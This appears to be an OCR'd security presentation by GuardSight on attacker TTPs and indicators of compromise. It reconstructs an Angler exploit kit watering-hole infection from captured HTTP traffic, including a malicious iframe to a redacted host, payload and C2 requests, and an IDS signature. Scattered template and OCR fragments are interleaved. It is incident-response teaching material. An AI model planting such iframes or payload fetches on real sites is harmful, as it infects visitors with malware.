Tactics, Techniques, and Procedures (TTP) Used in Cyber Attacks


John McGloughlin
CEO at GuardSight, Inc.
GUARDSIGHT, INC.

Modus Operandi Of Threat Actors

John McGloughlin <john.mcgloughlin@guardsight.com> | https://www.guardsight.com
(my pgp key) → *http://pgp.mit.edu johnmac@guardsight.com* | https://www.linkedin.com/in/mcgloughlin ← (about me)

GuardSight

Semantics



- Tactics - ***Skills employed to accomplish the objective for threat actors***
  - *Exploit Kit* (EK) to install subsequent malware
  - *Ransomware* to encrypt files and extort
- Techniques - ***Non-prescriptive traits and behaviors of threat actors***
  - *Strategic Web Compromise* (SWC), also known as a *Watering Hole Attack*, was employed to target a specific demographic and increase the likelihood of finding victims
  - File shares were targeted to propagate Ransomware
- Procedures - ***Prescriptive order of tasks performed by threat actors***
  - Sequential observation of multiple Indicators Of Compromise (IOC)
  - Cyber Kill Chain [*Recon → Weaponization → Delivery → Exploitation → Installation → C2 → Actions*]

Objectives - What They Want

- Identity Resources (***Impersonate***)
  - PII
  - CHD
  - Credentials
- Intellectual Resources (***Dominate***)
  - Brand
  - Espionage
- Physical Resources (***Perpetuate***)
  - Energy
  - Strength
  - Persistence
- Logical Resources (***Violate***)
  - Extortion
  - Reputation

IOC

Top 15 Indicators Of Compromise

1. Unusual Outbound Network Traffic
2. Anomalies In Privileged User Account Activity
3. ***Geographical Irregularities***
4. Log-In Anomalies
5. Volume Increase For Database Reads
6. HTML Response Size Anomalies
7. Large Numbers Of Requests For The Same File
8. Mismatched Port-Application Traffic
9. Suspicious Registry Or System File Changes
10. DNS Request Anomalies
11. Unexpected Patching Of Systems
12. Mobile Device Profile Changes
13. Data In The Wrong Places
14. ***Unusual Lateral Movement***
15. ***Velocity Increase For Share / Mount Activity***

Contents [hide]

GuardSight

GuardSight Security Mission

Mission Id:	Mission-19700101
Revision Id:	530
Date:	January 1, 1970
Rating:	**CRITICAL** MSRC Severity Ratings
COA Completion %:	0/0 - 0%
Condition:	**GUARDED** HSAS*

CONFIDENTIAL - ATTORNEY / CLIENT PRIVILEGE

Instruction:W-0018 - How-To Use Volatility Memory Forensics Framework

Contents [show]

NAME

W-0018 - How-To Use Volatility Memory Forensics Framework

SYNOPSIS

Volatility memory forensics framework

SCOPE

This instruction is intended for team members responsible for conducting digital forensics using Volatility

DESCRIPTION

Prologue

Volatility is a volatile memory extraction utility framework used to perform forensics analysis on memory images.


Prerequisites

1. Authorized access to systems

Instruction

TTP

- Tactics
  - Exploit Kit (EK)
  - Ransomware
- Techniques
  - Watering Hole Attack
  - Malicious iframe
  - Exploit flash vulnerability
  - Propagate ransomware
- Procedures
  1. User conducts an internet search using a web browser
  2. User selects a compromised site from the search results *(unaware of the danger)*
  3. The compromised web site contains a malicious iframe
  4. The iframe causes the browser to retrieve and execute malicious javascript
  5. Malicious javascript causes browser to obtain a flash object
  6. Flash object obtains payload data for the Angler EK
  7. The execution of the binary results in exploitation of a flash vulnerability
  8. The EK communicates with a command and control (C2) site
  9. The C2 delivers a ransomware payload
  10. The ransomware searches for file shares and encrypts the contents



TTP - Reconnaissance

1. User conducts an internet search using a web browser
2. User selects a compromised site from the search results *(unaware of the danger)*

GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://**www.google.com**/url?....&url=http%3A%2F%2F**www.[site-1].com**%2F...
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Host: **www.[site-1].com**

/* **Referer**: http://www.google.com -> http://www.[site-1].com */
/* **User-Agent**: indicates the browser is most likely **Internet Explorer 9.0** on a **Windows 7** operating system */
/* **Host**: www.[site-1].com */

TTP - Weaponization

1. The compromised web site contains a malicious iframe
2. The iframe causes the browser to retrieve and execute malicious javascript

```
<body>…
<iframe src="http://www .[site-2]. com/civis/viewtopic.php?t=8m7&f=1s2x5877a581g.272&"></iframe>
…</body>

GET /civis/viewtopic.php?t=8m7&f=1s2x5877a581g.272& HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http:// www.[site-1].com/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Accept-Encoding: gzip, deflate
Host: www.[site-2].com
Connection: Keep-Alive
```

/* **viewtopic.php**: Vulnerable bulletin board / forums page on [site-2] */
/* **iframe src**="http://www .[site-2]. com/…" */
/* **Referer**: http://www.[site-1].com */
/* **Host**: www.[site-2].com */

TTP - Delivery

1. Malicious javascript delivers a flash object

GET /**let.jss**?... HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http:// www.[site-2].com/civis/**viewtopic.php**?.....
x-flash-version: 18,0,0,194
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1
Host: www.[site-2].com
Connection: Keep-Alive

/* **let.js**: Contains flash object
/* **Referer**: http://www.[site-1].com */
/* **x-flash-version**: The x-flash-version indicates a VULNERABLE **flash version** of **18.0.0.194** */
/* **Host**: www.[site-2].com */

TTP - Exploitation / Installation

1. Flash object obtains payload data for the Angler EK
2. The execution of the binary data results in exploitation of the flash vulnerability

GET /**head.ap**?meeting=... HTTP/1.1
Connection: Keep-Alive
Host: www.[site-2].com

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 319356
Connection: keep-alive Cache-
Control: no-cache, must-revalidate, max-age=1
Pragma: no-cache

(RFC 2045 and 2046 published November 1996, subtype last updated Apı

The "octet-stream" subtype is used to indicate that a body contains arbitrary binary data. The set of currently defined parameters is:

(1) TYPE -- the general type or category of binary data.
This is intended as information for the human recipient rather than for any automatic processing.

/* **Content-Type**: **application/octet-stream** */
/* **Content-Length**: **319356** */ (~320kb ← relatively small amount of data)
/* **head.ap**: Contains Angler EK payload */

[1:2021361:3] ET CURRENT_EVENTS Angler EK XTEA encrypted binary (27) [A Network Trojan was detected]

TTP - Command and Control (C2)

1. The client browser makes contact with the exploit C2

GET **/wp-content/plugins/crop-from-top/misc.php?...** HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:31.0) …
Host: **[site-3].pl**
Connection: Keep-Alive

HTTP/1.1 200 OK
X-Powered-By: PHP/5.3.29
Content-Type: text/html
Content-Length: 25
---!!!INSERTED!!!--- 1


Unusual Lateral Movement
Velocity Increase For Share / Mount Activity

/* **/wp-content/plugins/crop-from-top/misc.php** */
/* **Host**: www.[site-3].**pl** */
/* **Content-Type**: **application/octet-stream** */
/* **Content-Length**: **25** */ (**---!!!INSERTED!!!--- 1**)

Geographical Irregularities

TTP - Stats

- Time To Exploit: (Recon → C2): 28 Seconds
- Bang To Respond: 30 Minutes (Industry Average: 1-8 hours*)
- Bang To Contain: 2 Hours (Industry Average: 4-24 hours*)
- Bang To Recover: 12 Hours (Industry Average: 24-72 hours*)
- Estimated Cost: $30,000 [$2.5k/hr] (Industry Average: $1-10M)



* Industry average for experienced teams with mature cyber security infrastructure